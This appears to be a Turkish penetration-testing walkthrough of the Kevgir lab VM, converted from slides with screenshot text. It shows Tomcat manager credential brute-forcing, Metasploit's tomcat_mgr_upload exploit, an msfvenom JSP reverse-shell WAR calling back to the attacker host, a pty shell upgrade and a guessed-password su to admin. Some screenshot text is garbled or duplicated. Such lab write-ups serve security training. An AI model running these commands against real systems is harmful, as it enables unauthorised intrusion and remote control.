[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: tomcat:root (Incorrect: )
[*] 192.168.237.137:8080 - LOGIN SUCCESSFUL: tomcat:tomcat
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:admin (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:manager (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:role1 (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:root (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:tomcat (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: both:s3cret (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: j2deployer:j2deployer (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: ovwebusr:OvW*busrl (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: cxsdk:kdsxc (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: root:owaspbwa (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: ADMIN:ADMIN (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: xampp:xampp (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: QCC:QLogic66 (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_upload
msf exploit(tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name          Current Setting  Required  Description
  ----          -
  PASSWORD      tomcat           no        The password for the specified username
  Proxies       no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST         192.168.237.137 yes        The target address
  RPORT         80              yes        The target port
  TARGETURI     /manager        yes        The URI path of the manager app (/html/upload and /undeploy will be used)
  USERNAME      tomcat           no        The username to authenticate as
  VHOST         localhost        no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0   Java Universal

msf exploit(tomcat_mgr_upload) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_upload) > set RHOST 192.168.237.137
RHOST => 192.168.237.137
msf exploit(tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(tomcat_mgr_upload) >
```

# Sızma Testi Örnekleri (Kevgir)


```
systemctl start postgresql; msfdb start; msfconsole ""

Id  Name
--  ---
0   Java Universal
Burp_Suite  RFE  wbjhamme

msf exploit(tomcat_mgr_upload) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_upload) > set RHOST 192.168.237.137
RHOST => 192.168.237.137
msf exploit(tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(tomcat_mgr_upload) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.237.128:4444
[*] 192.168.237.137:8080 - Retrieving session ID and CSRF token...
[*] 192.168.237.137:8080 - Uploading and deploying 1MXPugRKGE0K3hCOIkhe6P8R2o1Aq...
[*] 192.168.237.137:8080 - Executing 1MXPugRKGE0K3hCOIkhe6P8R2o1Aq...
[*] 192.168.237.137:8080 - Undeploying 1MXPugRKGE0K3hCOIkhe6P8R2o1Aq ...
[*] Sending stage (45741 bytes) to 192.168.237.137
[*] Meterpreter session 1 opened (192.168.237.128:4444 -> 192.168.237.137:51534) at 2016-10-25 18:57:54 -0400

meterpreter
[-] Unknown command: sy.
meterpreter > sysinfo
Computer      : canyoupwnme
OS            : Linux 3.19.0-25-generic (i386)
Meterpreter  : java/java
meterpreter > getuid
Server username: tomcat7
meterpreter > shell
Process 1 created.
Channel 1 created.
ls
common
conf
logs
server
shared
webapps
work
pwd
/var/lib/tomcat7
whoami
tomcat7
```



# Sızma Testi Örnekleri (Kevgir)

Kullanıcı adı ve şifresini tespit ettikten sonra tomcat\_mgr\_upload exploitini kullanarak sisteme sızmaya çalışıyoruz. Tabi 192.168.237.137:8080/manager adresi ile tarayıcıdan tomcat a giriş yaparak shellde atabilirsiniz. Farklı yollar ve yöntemler mevcut.

Web adresi üzerinden bulduğumu kullanıcı adı ve şifre ile login olarak msfvenom ile backdoor oluşturup bu backdoor yardımı ile shell almayı göstereceğim.

# Sızma Testi Örnekleri (Kevgir)

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.237.128 LPORT=4444  
-f war > /root/Desktop/shell.war
```

ile shell.war adında jsp backdoor u oluşturuyoruz. jar -xvf shell.war komutu ile shell.war içindekileri dışarı çıkarıp dosyaları görebilmekteyiz.

Yükledikten sonra açacağımız jsp dosyasının adı önemli.

# Sızma Testi Örnekleri (Kevgir)

The screenshot displays a Kali Linux desktop environment. A terminal window is open, showing the following commands and output:

```
root@kali: ~/Desktop
[root:~/Desktop]#
[root:~/Desktop]# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.237.128
LPORT=4444 -f war > /root/Desktop/shell.war
Payload size: 1096 bytes

[root:~/Desktop]# jar -xvf shell.war
created: WEB-INF/
inflated: WEB-INF/web.xml
inflated: hoxafoxvkh.jsp
[root:~/Desktop]#
```

The desktop background features a Kali Linux logo. Various application icons are visible, including Burp\_Suit..., PDF, wifjamme..., pycharm..., scapy-2.3.2, Django-1.6, D-TECT, laudanum..., sslstrip-0.9, phpshell-2.4, phishing.doc, blogv1, r57.php, slowloris.pl, Kevgir VM, shell.war, hoxafoxvk..., mario.apk, and WEB-INF.

System statistics are displayed on the right side of the terminal window:

```
SYSTEM
Host: kali Uptime: 0h 5m 7s

CPU
MHz: 2301 Load: 0.21, 0.27, 0.14
Tasks: 2 /137 CPU0: 32% CPU1: 32%
```

PROCESSES			
NAME	PID	CPU	MEM
Xorg	849	0.51	2.56
apt-show-versio	1999	0.00	3.13
apt-show-versio	1998	0.00	0.04
run-parts	1977	0.00	0.03
sh	1976	0.00	0.04

```
MEMORY & SWAP
RAM 16%
Swap 0%
```

FILESYSTEM			
root	38% free	10.7GiB/	28.2GiB

```
LAN eth0 (192.168.237.128)
Down: 0B KB/s Up: 0B KB/s
Downloaded: 12.8KiB Uploaded: 14.2KiB

Wi-Fi (No Address)
Down: 0B KB/s Up: 0B KB/s
Downloaded: 0B Uploaded: 0B


CONNECTIONS
Inbound: 0 Outbound: 0 Total: 0
Inbound Local Service/Port

Outbound Remote Service/Port
```



# Sızma Testi Örnekleri (Kevgir)

192.168.237.137:8080/manager/ adresini tarayıcıdan girerek tomcat in web arayüzüne girebiliriz.girişte kullanıcı adı ve şifresi sorulacak biraz önce yukarıda elde ettiğimiz tomcat:tomcar kullanıcı adı ve şifresi ile erişebileceğiz.



by canyoupun.me

Thanks to [netsparker](#)

# Sızma Testi Örnekleri (Kevgir)

Giriş yaptıktan sonra tomcatin içinden war dosyamızı upload adarak baccdoorumuzu sisteme yüklüyoruz.

The screenshot shows the Tomcat Manager web interface. The browser address bar displays the URL: `192.168.237.137:8080/manager/html;jsessionid=178F217A771158856727425FEE11F85D?org.apache`. The interface includes a table of applications and several configuration sections.

Application Name	Context Path	Application Name	Start	Stop	Reload	Undeploy	Expire sessions with idle ≥	minutes
/manager	None specified	Tomcat Manager Application	true	1			30	
/shell	None specified		true	0			30	
/webgoat	None specified		false	0			30	
/yHK79Z1AqUDFRxuokries8zwCD	None specified		true	0			30	

**Deploy**  
Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

**WAR file to deploy**

Select WAR file to upload  shell.war

**Diagnostics**  
Check to see if a web application has caused a memory leak on stop, reload or undeploy

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

# Sızma Testi Örnekleri (Kevgir)

Dosyamızı yükledikten sonra metasploite girerek backdoorumuzu çalıştırmadan önce gerekli nodulümüze bağlanacağımız bacdoor payloadımızı ve bilgilerimizi giriyoruz.

Bu noktadan sonra tek yapmamız gereken **192.168.237.137:8080/shell/hoxafoxvkh.n.jsp** adresimizi tarayıcıdan girerek backdoorumuzu çalıştırıp metasploit ile shell açmak.



# Sızma Testi Örnekleri (Kevgir)

The screenshot displays a Kali Linux desktop environment with a terminal window running Metasploit (msf) and a system monitoring dashboard on the right.

**Terminal Output:**

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""
Press SPACE BAR to continue
Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
[ metasploit v4.11.5-2016010401 ]
+ -- --[ 1517 exploits - 875 auxiliary - 257 post ]
+ -- --[ 437 payloads - 37 encoders - 8 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD java/jsp_shell_reverse_tcp
PAYLOAD => java/jsp_shell_reverse_tcp
msf exploit(handler) >
msf exploit(handler) > set LHOST 192.168.237.128
LHOST => 192.168.237.128
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.237.128:4444
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.237.128:4444 -> 192.168.237.137:52279) at 2016-12-19 18:40:56 -0500

ls
common
conf
logs
server
shared
webapps
work
whoami
tomcat7

python -c 'import pty; pty.spawn("/bin/sh")'
$
```

**System Monitoring Dashboard:**

- TEMP:** kali Uptime: 0h 16m 33s
- Load:** 2301, 2 /142, CPU0: 2%, CPU1: 2%
- PROCESSES:**

E	PID	CPU	MEM
y	2946	6.47	13.27
g	849	0.50	3.69
oolsd	714	0.50	0.40
rker/0:0	3207	0.00	0.00
nar	3020	0.00	0.75

- DRY & SWAP:** 47% (p 0%)
- ESYSTEM:** t 38% free, 10.7GiB / 28.2GiB
- eth0 (192.168.237.128):**

n:	KB/s	Up:	KB/s
nLoaded:	902KiB	Uploaded:	68.6KiB

- fi (No Address):**

n:	KB/s	Up:	KB/s
nLoaded:	0B	Uploaded:	0B

- CONNECTIONS:**

Inbound:	Outbound:	Total:
4	3	7
localhost	Local	Service/Port
localhost	localhost	postgresql
localhost	localhost	postgresql
localhost	localhost	postgresql
Outbound	Remote	Service/Port
localhost	localhost	postgresql
localhost	localhost	postgresql
localhost	localhost	postgresql



# Sızma Testi Örnekleri (Kevgir)

Yukarıda gördüğünüz gibi shell açıldı. Bu senaryoda hem metasploit modülü ile hemde kendi backdoorumuzu web arayüzünden yükleyerek iki farklı yoldan shell aldık.

Bu aşamadan sonra Privileges Escalation ve Post Exploitation aşamaları gerçekleştirmemiz gerekmektedir. Şimdi dönelim meterpreter komut satırından sonra yapacaklarımıza. Meterpreter komut satırında shell yazarak linux komut satırına düşüyoruz.

Fakat buradaki komut satırı etkilişimli değil. Bu demek oluyor ki girdi bekleyen linux komutlarını çalıştıramıyoruz.

Mesala kullanıcı değiştirirken sudo su komutunu girdikten sonra şifre girdisi istiyor bu shell buna imkan vermiyor.

# Sızma Testi Örnekleri (Kevgir)

```
systemctl start postgresql; msfdb start; msfconsole ""
[*] 192.168.237.137:8080 - Retrieving session ID and CSRF token...
[*] 192.168.237.137:8080 - Uploading and deploying 1MXPugRKGE0K3hCOIkHE6P8R2o1Aq...
[*] 192.168.237.137:8080 - Executing 1MXPugRKGE0K3hCOIkHE6P8R2o1Aq...
[*] 192.168.237.137:8080 - Undeploying 1MXPugRKGE0K3hCOIkHE6P8R2o1Aq ...
[*] Sending stage (45741 bytes) to 192.168.237.137
[*] Meterpreter session 1 opened (192.168.237.128:4444 -> 192.168.237.137:51534) at 2016-10-25 18:57:54 -0400

meterpreter >
[-] Unknown command: sy.
meterpreter > sysinfo
Computer      : canyoupwnme
OS            : Linux 3.19.0-25-generic (i386)
Meterpreter  : java/java
meterpreter > getuid
Server username: tomcat7
meterpreter > shell
Process 1 created.
Channel 1 created.
ls
common
conf
logs
server
shared
webapps
work
pwd
/var/lib/tomcat7
whoami
tomcat7
python -c 'import pty; pty.spawn("/bin/sh")'
$
$
$ ls
ls
common conf logs server shared webapps work
$ pwd
pwd
/var/lib/tomcat7
$ cd /home
cd /home
$ ls
ls
admin user
$
```

```
Host: kali      Uptime: 0h 29m 35s

CPU
MHz: 2381      Load: 0.03, 0.05, 0.07
Tasks: 1 / 139  CPU0: 4% CPU1: 0%

Processes
NAME      PID    CPU    MEM
ruby     4479   1.01   14.2
Xorg     849    1.01   3.0
conky    1503   0.50   0.3
vmtouchd 1345   0.50   1.4
xfwm4    1241   0.50   0.3

Memory & Swap
RAM      33%
Swap     0%

Preparation
root 38% free      10.961B / 28.26B

Network (eth0)
Down: 1140 KB/s Up: 0B KB
Downloaded: 6.92MiB Uploaded: 4.25M

Network (lo)
Down: 0B KB/s Up: 0B KB
Downloaded: 0B Uploaded: 0B

Network (tun0)
Inbound: 4 Outbound: 5 Total:
Inbound: Local Service/Port
localhost postgres
localhost postgres
localhost postgres
Outbound: Remote Service/Port
localhost postgres
localhost postgres
localhost postgres
```

# Sızma Testi Örnekleri (Kevgir)

**python -c 'import pty; pty.spawn("/bin/sh")'** yazarak shellimizi etkileşimli shelle çeviriyoruz.

Resimde gördüğümüz gibi artık \$ işareti geldi.home dizinine giderek orada user ve admin olarak iki kullanıcı olduğunu gördük.

Şimdi buradaki admin kullanıcısı aklınızı karıştırmayın.Ali,Ahmet gibi bir kullanıcı yetkili bir kullanıcı değil linuxta en yetkili kullanıcı root tur.

Bu sistemde hedefimiz root olmak.

Şimdi burdaki admin kullanıcısına geçmeye çalışacağız.


Aynı tomcatde default şifreler denendiği gibi admin kullanıcısının şifreside en çok kullanılan bir kaç şifre denedim.123456,password,admin gibi bunlardan admin admin kullanıcısının şifresi ise ve admine geçtik.



# Sızma Testi Örnekleri (Kevgir)

```
meterpreter
[-] Unknown command: sy.
meterpreter > sysinfo
Computer architecture : canyoupwnme wifiammie
OS : Linux 3.19.0-25-generic (i386)
Meterpreter : java/java
meterpreter > getuid
Server username: tomcat7
meterpreter > shell
Process 1 created.
Channel 1 created.
ls
common
conf
logs
server
shared
webapps
work
pwd
/var/lib/tomcat7
whoami
tomcat7
python -c 'import pty; pty.spawn("/bin/sh")'
$
$ ls
common conf logs server shared webapps work
$ pwd
/var/lib/tomcat7
$ cd /home
cd /home
$ ls
admin user
$ su admin
su admin
Password: admin

admin@canyoupwnme:/home$ uname -a
uname -a
Linux canyoupwnme 3.19.0-25-generic #26-14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
admin@canyoupwnme:/home$
```



The screenshot shows a Metasploit Meterpreter session. The user starts by running 'sysinfo' to get system details. Then, they use 'getuid' to see they are 'tomcat7'. They run 'shell' to get a remote shell. Next, they use 'python -c 'import pty; pty.spawn("/bin/sh")'' to get a pty shell. They then run 'ls' and 'pwd' to explore the file system. Finally, they use 'cd /home' and 'ls' to find a directory named 'admin' containing a user named 'admin'. They then use 'su admin' to switch to the 'admin' user, providing the password 'admin'. The final output shows they are now 'admin@canyoupwnme:/home\$'.


# Sızma Testi Örnekleri (Kevgir)

Şimdi **uname -a** komutu ile sistemin çekirdek bilgisini öğrendik.14.04.1 Ubuntu çalışmakta.

Şuan admin kullanıcısındayız yapacağımız işlemler kısıtlı bunun için root kullanıcısına geçmemiz gerekmekte.

Bunun içinde Local Root Exploitler bulunmakta şansımıza var ise bu exploit türünü çalıştırarak bulunduğunuz kullanıcıdan root kullanıcısına geçmemizi sağlamakta.

# Sızma Testi Örnekleri (Kevgir)



